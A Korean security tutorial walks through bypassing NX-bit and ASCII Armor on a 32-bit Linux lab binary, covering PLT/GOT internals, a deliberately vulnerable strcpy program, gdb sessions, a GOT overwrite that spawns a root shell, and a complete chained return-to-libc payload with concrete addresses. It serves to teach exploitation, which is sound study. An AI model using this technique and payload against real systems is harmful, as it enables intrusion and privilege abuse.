Safe² Red Alert

Bypass NX-bit + ASCII Armor

Doc. No. : RA_WTD_0001
Version 1.1

2012-04-27
Documented by 봉용균

NSHC SECURITY

목 차

1.1 개요

- 메모리를 이용한 Exploit 기법이 처음 등장하고부터 Exploit 기법에 대응하는 메모리 보호기법들이 등장했다. 이를 우회하기 위한 기법을 개발하고 유포하면서 지금까지 메모리를 이용한 Exploit 기법은 최초의 기법에 비해 많은 발전이 있었다.

- 현재까지 등장한 보호기법들은 단독으로 사용될 경우 간단하게 우회가 가능하다. 하지만 복합적으로 사용되게 되면 결과적으로 우회가 불가능한 수준까지 보호가 가능해진다. 대신 프로그램의 성능 저하는 감수해야 한다.

- 해당 문서에서는 메모리 보호기법에 대해 각각 소개하고, 복합적으로 사용될 경우 어떤 우회방법이 있는지 설명한다. 해당 문서의 모든 실습 과정은 Ubuntu 10.04를 사용한다.

1.2 메모리 보호기법

- NX-bit : 메모리 영역에 읽기, 쓰기, 실행 권한을 필요한 만큼만 줘서 Exploit을 방해한다. 쉘 코드를 메모리 영역에 삽입하고 실행하는 방식은 이 기법으로 인해 불가능해진다.

- ASLR : 프로그램 실행 시 로드 영역을 랜덤화해서 Exploit을 방해한다. 공격자 입장에서 알고 있던 위치에 원하는 데이터가 위치할 확률이 매우 적기 때문에 공격 난이도가 어려워진다.

- ASCII Armor : 함수의 첫 번째 바이트에 null 값을 삽입해서 연속된 함수의 호출을 방해한다. payload 상에서 데이터 전달 시 null 값이 존재하면 해당 위치에서 전달이 멈추게 되는 이유 때문이다.

- Stack Cannary : 버퍼와 SFP 사이에 데이터영역에서 가져온 랜덤 한 값을 삽입해 함수가 종료되는 시점에 원본 데이터와의 체크를 통해 오버플로우를 감지한다.

1.3 메모리 보호기법의 조합

– 메모리 보호기법의 조합에 따른 Exploit 난이도

보호기법	난이도
NX-bit	★
ASLR	★
NX-bit + ASCII-Armor	★★
NX-bit + ASLR	★★
NX-bit + ASLR + ASCII-Armor	★★★
NX-bit + ASLR + ASCII-Armor + Stack Canary + PIE	★★★★★

2.1 시나리오

- NX-bit를 우회하기 위해 Return-to-libc 기법 이용
  - 설명 : 특정 함수를 호출해서 그에 맞는 인자 값을 삽입해줌으로써 공격자의 의도대로 해당 함수의 동작을 유도한다.
  - 제한사항 : 함수를 호출하기 위해서는 payload에 해당 함수의 주소 값을 삽입해야 한다. 하지만 ASCII-Armor로 인해 해당 함수의 첫 번째 바이트가 null 값이므로 정상적인 페이로드가 삽입될 수 없다.

- ASCII-Armor를 우회하기 위해 문자열 조작함수 이용
  - 설명 : 함수의 첫 번째 바이트가 null 값이기 때문에 해당 함수의 주소를 payload상에 삽입할 수 없다. 그래서 문자열 조작함수를 이용해서 해당 함수의 주소를 한 바이트씩 복사한다. 이때 Chaining RTL calls 기법을 사용해 연속적인 메모리 조작함수 사용으로 한 바이트씩 복사한다.
  - 제약 : 한 바이트씩 삽입을 할 때 삽입된 주소 값이 호출되는 위치에 삽입이 되어야 한다. 그러기 위해서는 EIP 부분에 삽입을 해야 하는데 그러기 위해서는 payload상에서 stack buffer overflow를 이용하는 방법뿐인데 이것은 ASCII-Armor로 인해 제한된다.

- 한 바이트씩 삽입된 주소 값을 호출하기 위한 PTL 및 GOT 이용
  - 설명 : PLT 주소는 코드상에 존재하는 함수를 호출하기 위한 첫 번째 접근주소가 된다. 해당 주소를 찾아 들어가면 내부 동작을 통해 GOT에 있는 실제 함수 주소를 호출할 수 있다. 코드를 수정할 수 없는 특성상 GOT 내부에 실제 함수 주소를 조작해서 코드상에서 PLT 호출 시 GOT 내부에 다른 함수 주소가 호출되게 한다. 위의 동작을 이용해 GOT 내부의 실제 함수주소를 조작한다.

3.1 PLT 및 GOT 소개

- PLT는 "Procedure Linkage Table"의 약자로서 Procedure들을 연결해주는 테이블이다. PLT 영역에 존재하는 Procedure 주소를 참조하면 해당 함수의 GOT 영역에 접근을 해서 실제 함수의 주소 값을 호출하게 된다. 프로그램상의 내부 함수에 대한 호출은 PLT를 이용하지 않고 직접 호출이 이뤄지게 된다. 이 PLT는 외부 함수에 대한 호출 시에만 유효하다.

- GOT는 "Global Offset Table"의 약자로서 실제 함수의 주소를 가지고 있는 테이블이다. 이 테이블을 PLT가 참조해서 실제 함수까지 접근을 하게 된다. 하지만 처음부터 이 테이블이 실제 함수주소를 가지고 있지는 않는다. 내부동작을 통해 이 테이블에 실제 함수주소가 삽입되는 동작을 수행한다.

Safe² Red Alert

3.2 PLT 및 GOT 영역의 주소 값 확인

– readelf를 이용해 PLT 및 GOT의 주소 값 확인

```
root@ubuntu:~/ROP# readelf -S vuln
There are 38 section headers, starting at offset 0xcc4:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048114 000114 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048128 000128 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048148 000148 000024 00   A  0   0  4
  [ 4] .hash             HASH            0804816c 00016c 000030 04   A  6   0  4
  [ 5] .gnu.hash         GNU_HASH        0804819c 00019c 000020 04   A  6   0  4
  [ 6] .dynsym           DYNSYM          080481bc 0001bc 000070 10   A  7   1  4
  [ 7] .dynstr           STRTAB          0804822c 00022c 000058 00   A  0   0  1
  [ 8] .gnu.version      VERSYM          08048284 000284 00000e 02   A  6   0  2
  [ 9] .gnu.version_r    VERNEED         08048294 000294 000020 00   A  7   1  4
  [10] .rel.dyn          REL             080482b4 0002b4 000008 08   A  6   0  4
  [11] .rel.plt          REL             080482bc 0002bc 000028 08   A  6  13  4
  [12] .init             PROGBITS        080482e4 0002e4 000030 00  AX  0   0  4
  [13] .plt              PROGBITS        08048314 000314 000060 04  AX  0   0  4
  [14] .text             PROGBITS        08048380 000380 0001bc 00  AX  0   0 16
  [15] .fini             PROGBITS        0804853c 00053c 00001c 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048558 000558 00001b 00   A  0   0  4
  [17] .eh_frame         PROGBITS        08048574 000574 000004 00   A  0   0  4
  [18] .ctors            PROGBITS        08049578 000578 000008 00  WA  0   0  4
  [19] .dtors            PROGBITS        08049580 000580 000008 00  WA  0   0  4
  [20] .jcr              PROGBITS        08049588 000588 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         0804958c 00058c 0000d0 08  WA  7   0  4
  [22] .got              PROGBITS        0804965c 00065c 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        08049660 000660 000020 04  WA  0   0  4
  [24] .data             PROGBITS        08049680 000680 000128 00  WA  0   0 32
  [25] .bss              NOBITS          080497a8 0007a8 000008 00  WA  0   0  4
```

3.3 PLT 및 GOT 영역의 내부 확인

– gdb를 이용해서 해당 프로그램의 plt 및 got 영역의 값을 확인

```
root@ubuntu:~/ROP# gdb -q vuln
Reading symbols from /root/ROP/vuln...done.
(gdb) x/20i 0x08048314
   0x8048314:   pushl  0x8049664
   0x804831a:   jmp    *0x8049668
   0x8048320:   add    %al,(%eax)
   0x8048322:   add    %al,(%eax)
   0x8048324 <__gmon_start__@plt>:      jmp    *0x804966c
   0x804832a <__gmon_start__@plt+6>:    push   $0x0
   0x804832f <__gmon_start__@plt+11>:   jmp    0x8048314
   0x8048334 <__libc_start_main@plt>:   jmp    *0x8049670
   0x804833a <__libc_start_main@plt+6>: push   $0x8
   0x804833f <__libc_start_main@plt+11>:        jmp    0x8048314
   0x8048344 <strcpy@plt>:      jmp    *0x8049674
   0x804834a <strcpy@plt+6>:    push   $0x10
   0x804834f <strcpy@plt+11>:   jmp    0x8048314
   0x8048354 <printf@plt>:      jmp    *0x8049678
   0x804835a <printf@plt+6>:    push   $0x18
   0x804835f <printf@plt+11>:   jmp    0x8048314
   0x8048364 <puts@plt>:        jmp    *0x804967c
   0x804836a <puts@plt+6>:      push   $0x20
   0x804836f <puts@plt+11>:     jmp    0x8048314
```

```
(gdb) x/8x 0x08049660
0x8049660 <_GLOBAL_OFFSET_TABLE_>:      0x0804958c      0x00000000      0x00000000      0x0804832a
0x8049670 <_GLOBAL_OFFSET_TABLE_+16>:   0x0804833a      0x0804834a      0x0804835a      0x0804836a
```

3.4 PLT 및 GOT의 동작

- plt 및 got의 동작을 확인해서 어떤 절차를 거치는지 확인
  - 코드상에서 해당 함수의 plt 영역 호출이 이루어지게 되면 plt 영역에서는 해당 함수의 got 영역을 호출하고 got 영역에서는 plt 영역의 두 번째 줄로 이동한다. 두 번째 줄의 코드는 실제 함수의 주소를 호출할 때 필요로 하는 인자 값을 push 하는 동작을 하고 다음으로 모든 함수 공통으로 _dl_runtime_resolve 함수로 접근하는 주소 값으로 이동을 하게 된다.

1. plt 호출
2. got 영역으로 이동
3. got의 값 확인
4. plt 영역으로 이동
5. 인자 값 삽입
6. _dl_rentime_resolve 함수로 이동

```
0x8048344 <strcpy@plt>:     jmp    *0x8049674
0x804834a <strcpy@plt+6>:   push   $0x10
0x804834f <strcpy@plt+11>:  jmp    0x8048314
0x8048354 <printf@plt>:     jmp    *0x8049678
0x804835a <printf@plt+6>:   push   $0x18
0x804835f <printf@plt+11>:  jmp    0x8048314
0x8048364 <puts@plt>:       jmp    *0x804967c
0x804836a <puts@plt+6>:     push   $0x20
0x804836f <puts@plt+11>:    jmp    0x8048314
```

```
(gdb) x/x 0x8049674
0x8049674 <_GLOBAL_OFFSET_TABLE_+20>:   0x0804834a
(gdb) x/x 0x8049678
0x8049678 <_GLOBAL_OFFSET_TABLE_+24>:   0x0804835a
(gdb) x/x 0x804967c
0x804967c <_GLOBAL_OFFSET_TABLE_+28>:   0x0804836a
```

```
(gdb) x/8x 0x08049660
0x8049660 <_GLOBAL_OFFSET_TABLE_>:      0x0804958c      0x00000000      0x00000000      0x0804832a
0x8049670 <_GLOBAL_OFFSET_TABLE_+16>:   0x0804833a      0x0804834a      0x0804835a      0x0804836a
```

3.5 GOT에 실제 함수 주소 삽입

- plt 영역에서 최종적으로 이동하는 위치를 확인
  - plt 영역의 각 함수를 호출하기 위한 절차를 살펴보면 마지막에 이동되는 위치는 모든 함수가 동일하다. 해당 위치를 확인해보면 다시 어딘가로 이동되게 되는데 이 위치는 got 영역의 +8 위치주소가 된다. 해당 위치는 _dl_runtime_resolve 함수의 위치가 된다. 해당 함수의 내부동작을 통해 got에 실제 함수의 주소가 삽입되게 된다. 내부 동작은 중요하지 않으므로 생략한다.

```
(gdb) x/2i 0x8048314
   0x8048314:   pushl  0x8049664
   0x804831a:   jmp    *0x8049668
```

```
(gdb) x/8x 0x08049660
0x8049660 <_GLOBAL_OFFSET_TABLE_>:      0x0804958c      0x0012c8f8      0x00123220
```

```
(gdb) x/40i 0x00123220
   0x123220:    push   %eax
   0x123221:    push   %ecx
   0x123222:    push   %edx
   0x123223:    mov    0x10(%esp),%edx
   0x123227:    mov    0xc(%esp),%eax
   0x12322b:    call   0x11d550
```

3.6 _dl_runtime_resolve 함수 동작 후 GOT 확인

- _dl_runtime_resolve 함수가 동작하고 나면 실제 함수의 주소가 got에 배치
  - got 영역을 살펴보면 plt 영역으로 이동하는 주소 값들이 전부 실제 함수의 주소로 변경된 것을 확인할 수 있다.

```
0x8049660 <_GLOBAL_OFFSET_TABLE_>:      0x0804958c      0x0012c8f8      0x00123220      0x0804832a
0x8049670 <_GLOBAL_OFFSET_TABLE_+16>:   0x00144af0      0x001a1200      0x00175130      0x0018bcc0
(gdb) x/x 0x001a1200
0x1a1200 <strcpy>:      0x89d23155
(gdb) x/x 0x00175130
0x175130 <printf>:      0x53e58955
(gdb) x/x 0x0018bcc0
0x18bcc0 <puts>:        0x83e58955
```

4.1 GOT 변조 대상 프로그램

- 해당 프로그램은 printf 함수를 이용해 "/bin/sh" 라는 문자열을 출력하도록 제작된 간단한 프로그램
  - 컴파일 후 실행을 시켜보면 정상적으로 "/bin/sh" 가 출력되는 것을 확인할 수 있다. 여기서 "/bin/sh" 가 printf 함수의 인자 값이 되는데 이 printf 함수 대신 system 함수가 동작을 하게 되면 "/bin/sh" 를 인자 값으로 system 함수가 동작하므로 시스템 명령어 "/bin/sh" 가 수행된다.

```
root@ubuntu:~/ROP# cat ./test.c
#include <stdio.h>

main(){

printf("/bin/sh\n");

}
```

```
/bin/shroot@ubuntu:~/ROP# gcc ./test.c -o ./test
root@ubuntu:~/ROP# ./test
/bin/sh
```

4.2 PTL 영역의 주소 값 확인

- 해당 프로그램의 plt 영역을 확인, 변조될 대상인 got 영역의 확인은 불필요, plt 영역을 이용한 값 변조를 수행

```
root@ubuntu:~/ROP# readelf -S test
There are 30 section headers, starting at offset 0x1128:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
  [ 4] .hash             HASH            0804818c 00018c 000028 04   A  6   0  4
  [ 5] .gnu.hash         GNU_HASH        080481b4 0001b4 000020 04   A  6   0  4
  [ 6] .dynsym           DYNSYM          080481d4 0001d4 000050 10   A  7   1  4
  [ 7] .dynstr           STRTAB          08048224 000224 00004c 00   A  0   0  1
  [ 8] .gnu.version      VERSYM          08048270 000270 00000a 02   A  6   0  2
  [ 9] .gnu.version_r    VERNEED         0804827c 00027c 000020 00   A  7   1  4
  [10] .rel.dyn          REL             0804829c 00029c 000008 08   A  6   0  4
  [11] .rel.plt          REL             080482a4 0002a4 000018 08   A  6  13  4
  [12] .init             PROGBITS        080482bc 0002bc 000030 00  AX  0   0  4
  [13] .plt              PROGBITS        080482ec 0002ec 000040 04  AX  0   0  4
```

4.3 PTL 영역에서 변조할 함수의 GOT 주소 확인

– 변조를 시도할 함수는 printf 함수로서 해당 함수의 got 주소를 확인한다.

```
(gdb) x/20i 0x080482ec
   0x80482ec:   pushl  0x8049ff8
   0x80482f2:   jmp    *0x8049ffc
   0x80482f8:   add    %al,(%eax)
   0x80482fa:   add    %al,(%eax)
   0x80482fc <__gmon_start__@plt>:      jmp    *0x804a000
   0x8048302 <__gmon_start__@plt+6>:    push   $0x0
   0x8048307 <__gmon_start__@plt+11>:   jmp    0x80482ec
   0x804830c <__libc_start_main@plt>:   jmp    *0x804a004
   0x8048312 <__libc_start_main@plt+6>: push   $0x8
   0x8048317 <__libc_start_main@plt+11>:        jmp    0x80482ec
   0x804831c <printf@plt>:      jmp    *0x804a008
   0x8048322 <printf@plt+6>:    push   $0x10
   0x8048327 <printf@plt+11>:   jmp    0x80482ec
```

4.3 PTL 영역에서 변조할 함수의 GOT 주소 확인

– 변조를 시도할 함수는 printf 함수로서 해당 함수의 got 주소를 확인한다.

```
(gdb) b main
Breakpoint 1 at 0x80483e7
(gdb) r
Starting program: /root/ROP/test

Breakpoint 1, 0x080483e7 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x167100 <system>
(gdb) set *0x804a008=0x167100
(gdb) c
Continuing.
# id
uid=0(root) gid=0(root) groups=0(root)
# exit

Program exited normally.
(gdb)
```

5.1 Bypass NX-bit + ASCII Armor 대상 프로그램

– 해당 프로그램의 버퍼오버플로우 취약점을 Base로 해서 Exploit을 수행한다. fakebuffer[] 배열은 크기를 선언하지 않았기 때문에 데이터영역에 삽입이 되게 되고 이 값들은 Exploit을 하는데 필요한 값들로 활용될 것이다. 편의를 위해 임의로 삽입해준 것이기 때문에 프로그램 자체에 영향을 미치지 못한다. Exploit에 사용될 값들은 모듈영역에서도 얼마든지 찾을 수 있지만 좀더 눈에 잘 들어오는 방법을 이용해 실습을 진행한다.

```
#include <stdio.h>
#include <string.h>
char fakebuffer[] = "\x16\x00\x71\x00"
"\x00\x68\x73\x2f\x6e\x69\x62\x2f"
"\x01\x02\x03\x04\x05\x06\x07\x08\x0c\x0e\x0f\x10\x11\x12\x13"
"\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x21\x22\x23"
"\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32"

"\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6"
"\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5"
"\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";
void myfunction(char* input)
{
        char buffer[500];
        strcpy(buffer, input);
        printf ("buffer is %s \n",buffer);
}
int main(int argc, char** argv)
{
        myfunction(argv[1]);
        printf("bye\n");
        return 0;
}
```

5.2 ret 지점 확인

– ret 지점을 확인하기 위해 offset을 계산하고 eip가 변조되는지 확인

```
root@ubuntu:~/ROP# gdb -q vuln
Reading symbols from /root/ROP/vuln...done.
(gdb) r `perl -e 'print "\x41" x 512 . "\x42\x42\x42\x42"'`
Starting program: /root/ROP/vuln `perl -e 'print "\x41" x 512 . "\x42\x42\x42\x42"'`
buffer is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info registers eip
eip            0x42424242       0x42424242
```

5.3 ASCII Armor 적용 여부 확인

– 해당 프로그램에 사용되는 모듈의 주소와 GOT overwrite에 필요한 system 함수의 주소를 확인해본 결과 ASCII Armor가 적용되어 있음을 확인 [(gdb) info files]

```
0x00282280 - 0x00283d7c is .data.rel.ro in /lib/tls/i686/cmov/libc.so.6
0x00283d7c - 0x00283e6c is .dynamic in /lib/tls/i686/cmov/libc.so.6
0x00283e6c - 0x00283fdc is .got in /lib/tls/i686/cmov/libc.so.6
0x00283ff4 - 0x00284020 is .got.plt in /lib/tls/i686/cmov/libc.so.6
0x00284020 - 0x0028499c is .data in /lib/tls/i686/cmov/libc.so.6
0x002849a0 - 0x002879a8 is .bss in /lib/tls/i686/cmov/libc.so.6
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x167100 <system>
```

5.4 사용될 함수 목록 확인

– 해당 프로그램에서 사용될 함수의 목록을 확인, Exploit에 이용될 strcpy, puts 함수 확인

```
(gdb) info functions
All defined functions:

File vuln.c:
int main(int, char **);
void myfunction(char *);

Non-debugging symbols:
0x080482e4  _init
0x08048324  __gmon_start__
0x08048324  __gmon_start__@plt
0x08048334  __libc_start_main
0x08048334  __libc_start_main@plt
0x08048344  strcpy
0x08048344  strcpy@plt
0x08048354  printf
0x08048354  printf@plt
0x08048364  puts
0x08048364  puts@plt
```

5.5 Exploit에 이용될 함수@plt 확인

– Exploit의 시나리오는 strcpy를 이용해서 puts 함수의 got를 overwrite, 두 함수의 plt 영역을 확인해서 got 주소 값 확인

```
(gdb) disassemble 0x08048344
Dump of assembler code for function strcpy@plt:
   0x08048344 <+0>:     jmp    *0x8049674
   0x0804834a <+6>:     push   $0x10
   0x0804834f <+11>:    jmp    0x8048314
End of assembler dump.
(gdb) disassemble 0x08048364
Dump of assembler code for function puts@plt:
   0x08048364 <+0>:     jmp    *0x804967c
   0x0804836a <+6>:     push   $0x20
   0x0804836f <+11>:    jmp    0x8048314
End of assembler dump.
```


5.6 payload 구조

- Exploit을 수행할 payload의 구조는 아래와 같다. 흐름은 ret 부분을 strcpy로 overwirte하고 puts 함수의 got 영역에 한 바이트씩 system 함수의 주소를 복사한다. 여기서 pop, pop, ret 은 Chaining RLT calls를 위한 인자 값 제거용으로 사용된다. 지금부터는 아래의 구조에 채워 넣을 값을 수집하는 과정을 살펴본다.

JUNK + strcpy@plt + pop pop ret + GOT_of_puts[0] + address of byte [1] +
strcpy@plt + pop pop ret + GOT_of_puts[1] + address of byte[2] +
strcpy@plt + pop pop ret + GOT_of_puts[2] + address of byte[3] +
strcpy@plt + pop pop ret + GOT_of_puts[3] + address of byte[4] +
PLT_of_puts + JUNK (instead of exit()) + address of /bin/bash

5.7 [pop, pop, ret] 검색을 위한 프로그램 설치-1

- 해당 프로그램은 Metasploit으로서 현재 실습환경인 Ubuntu 10.04에 설치를 진행한다. 해당 사이트에서 리눅스용으로 다운로드 받는다.



http://www.metasploit.com/download/

5.8 [pop, pop, ret] 검색을 위한 프로그램 설치-2

- 다운받은 프로그램에 실행권한을 추가하고 실행을 시켜 설치를 진행한다. 설치가 완료되면 Metasploit을 구성하고 있는 언어인 ruby를 설치한다. 여기서 코드검색에 사용되는 프로그램은 Metasploit에 msfelfscan이라는 프로그램이다.

```
$ chmod +x framework-3.7.0-linux-full.run
$ ./framework-3.7.0-linux-full.run
$ apt-get install ruby
$ /opt/metasploit-4.2.0/msf3/msfelfscan
```

5.8 [pop, pop, ret] 검색을 위한 프로그램 설치-2

– 다운받은 프로그램에 실행권한을 추가하고 실행을 시켜 설치를 진행한다. 설치가 완료되면 Metasploit을 구성하고 있는 언어인 ruby를 설치한다. 여기서 코드검색에 사용되는 프로그램은 Metasploit에 msfelfscan이라는 프로그램이다. –p 옵션이 [pop, pop, ret]을 검색해준다.

```
(gdb) shell /opt/metasploit-4.2.0/msf3/msfelfscan -p ./vuln
[./vuln]
0x08048402 pop ebx; pop ebp; ret
0x08048507 pop edi; pop ebp; ret
0x08048537 pop ebx; pop ebp; ret
```

5.9 변조를 유도할 함수의 PLT 영역 확인

– puts@plt 영역의 주소 값을 확인해서 got 영역에 대한 접근 주소 값을 확인한다. 해당 주소를 strcpy 함수의 인자 값으로 해서 system 함수의 주소 값을 전달할 것이다. 즉, puts 함수의 got 주소 값이 system 함수의 주소 값을 전달 받을 위치가 된다.

```
(gdb) disassemble 0x08048364
Dump of assembler code for function puts@plt:
   0x08048364 <+0>:     jmp    *0x804967c
   0x0804836a <+6>:     push   $0x20
   0x0804836f <+11>:    jmp    0x8048314
End of assembler dump.
```

5.10 system 함수의 인자 값 검색

– system 함수의 인자 값으로 사용할 "/bin/bash" 를 검색하기 위해 스택영역에 대량의 데이터를 확인하게 된다. 대량의 데이터를 확인하다 보면 환경변수의 값 중에서 "SEHLL=/bin/bash" 를 찾을 수 있다. 해당 데이터에서 "SHELL=" 부분을 제거하기 위해 +6 바이트를 해서 확인해보면 "/bin/sh" 가 위치하는 것을 확인할 수 있다. 단, 해당 값의 주소는 달라질 수 있으므로 안전하지 않다. 현재는 실습상 이러한 방법을 임시로 사용했다.

```
(gdb) gdb x/4000s $esp
```

```
0xbffff753:      ""
0xbffff754:      ""
0xbffff755:      "/root/ROP/vuln"
0xbffff764:      'A' <repeats 200 times>...
0xbffff82c:      'A' <repeats 200 times>...
0xbffff8f4:      'A' <repeats 112 times>, "BBBB"
0xbffff969:      "TERM=xterm"
0xbffff974:      "SHELL=/bin/bash"
0xbffff984:      "XDG_SESSION_COOKIE=763f6fd00fce6b604
0xbffff9d5:      "USER=root"
0xbffff9df:      "LS_COLORS=rs=0:di=01;34:ln=01;36:hl=
```

```
(gdb) x/s 0xbffff974
0xbffff974:      "SHELL=/bin/bash"
(gdb) x/s 0xbffff97a
0xbffff97a:      "/bin/bash"
```

5.11 Overwirte할 주소 값 확인

- puts 함수의 got 영역을 변조해서 system 함수가 호출되게 하기 위해서 system 함수의 실제 호출 주소를 확인한다.

```
(gdb) p system
$2 = {<text variable, no debug info>} 0x167100 <system>
```

5.12 인자 값으로 사용될 문자열 검색 범위 확인

– 해당 문자열을 검색하기 위한 검색 범위를 확인한다. 데이터영역 전체를 범위로 한다.

```
Local exec file:
        `/root/ROP/vuln', file type elf32-i386.
        Entry point: 0x8048380
        0x08048114 - 0x08048127 is .interp
        0x08048128 - 0x08048148 is .note.ABI-tag
        0x08048148 - 0x0804816c is .note.gnu.build-id
        0x0804816c - 0x0804819c is .hash
        0x0804819c - 0x080481bc is .gnu.hash
        0x080481bc - 0x0804822c is .dynsym
        0x0804822c - 0x08048284 is .dynstr
        0x08048284 - 0x08048292 is .gnu.version
        0x08048294 - 0x080482b4 is .gnu.version_r
        0x080482b4 - 0x080482bc is .rel.dyn
        0x080482bc - 0x080482e4 is .rel.plt
        0x080482e4 - 0x08048314 is .init
        0x08048314 - 0x08048374 is .plt
        0x08048380 - 0x0804853c is .text
        0x0804853c - 0x08048558 is .fini
        0x08048558 - 0x08048573 is .rodata
        0x08048574 - 0x08048578 is .eh_frame
        0x08049578 - 0x08049580 is .ctors
        0x08049580 - 0x08049588 is .dtors
        0x08049588 - 0x0804958c is .jcr
        0x0804958c - 0x0804965c is .dynamic
        0x0804965c - 0x08049660 is .got
        0x08049660 - 0x08049680 is .got.plt
        0x08049680 - 0x080497a8 is .data
        0x080497a8 - 0x080497b0 is .bss
```

5.13 인자 값으로 사용될 문자열 검색

– 해당 문자열을 검색하기 위해 gdb에서 지원하는 find 명령어를 사용한다. find 명령어는 "find [option] [시작주소], [끝 주소], [검색 패턴]"의 구조를 가진다.

```
(gdb) find /b 0x08048114, 0x080497b0, 0x00
0x8048126
0x8048127
0x8048129
```

```
(gdb) find /b 0x08048114, 0x080497b0, 0x71
0x80486a2
0x8048717
0x80496a2 <fakebuffer+2>
0x8049717 <fakebuffer+119>
```

```
(gdb) find /b 0x08048114, 0x080497b0, 0x16
0x80486a0
0x80486bd
0x80488a6
0x80488be
0x8048a27
0x80496a0 <fakebuffer>
0x80496bd <fakebuffer+29>
```

5.14 Exploit에 사용될 정보

– 지금까지 Exploit에 필요한 정보를 수집했다. 수집된 정보는 아래와 같다. 이러한 정보를 이전에 확인했던 payload 구조에 대입하면 손쉽게 Exploit이 성공한다.

Address of strcpy() = 0x08048344 → ₩x44₩x83₩x04₩x08
Address of p/p/r = 0x08048537 → ₩x37₩x85₩x04₩x08
Address GOT of puts = *0x804967c → ₩x7c₩x96₩x04₩x08
Address PLT of puts = 0x08048364 → ₩x64₩x83₩x04₩x08
Address of /bin/bash = 0xbffff97a → ₩x7a₩x97₩xff₩xbf
Address of system() = 0x167100 → ₩x00₩x71₩x16₩x00
0x00 = 0x8048127 → ₩x27₩x81₩x04₩x08
0x71 = 0x80496a2 → ₩xa2₩x96₩x04₩x08
0x16 = 0x80496a0 → ₩xa0₩x96₩x04₩x08
0x00 = 0x8048127 → ₩x27₩x81₩x04₩x08

5.15 Exploit에 사용될 payload

– 앞에서 확인한 payload 구조에 수집된 정보를 대입한 실제 공격 payload다. 해당 payload를 gdb상에서 perl을 이용해 삽입한다.

puts@got　　*system()　　strcpy()　　[pop, pop, ret]

```
(gdb) r `perl -e 'print "\x41" x 512 . "\x44\x83\x04\x08" . "\x37\x85\x04\x08" . "\x
7c\x96\x04\x08" . "\x27\x81\x04\x08" . "\x44\x83\x04\x08" . "\x37\x85\x04\x08" . "\x
7d\x96\x04\x08" . "\xa2\x96\x04\x08" . "\x44\x83\x04\x08" . "\x37\x85\x04\x08" . "\x
7e\x96\x04\x08" . "\xa0\x96\x04\x08" . "\x44\x83\x04\x08" . "\x37\x85\x04\x08" . "\x
7f\x96\x04\x08" . "\x27\x81\x04\x08" . "\x64\x83\x04\x08" . "\x41\x41\x41\x41" . "\x
7a\xf9\xff\xbf"'`
```

"/bin/bash"　　puts@plt

5.16 Exploit 수행

– 완성된 payload를 인자 값으로 대상 프로그램을 실행한다. 정상적으로 payload가 삽입되고 "/bin/bash" 가 동작한 것을 확인할 수 있다.

```
Starting program: /root/ROP/vuln `perl -e 'print "\x41" x 512 . "\x44\x83\x04\x08" .
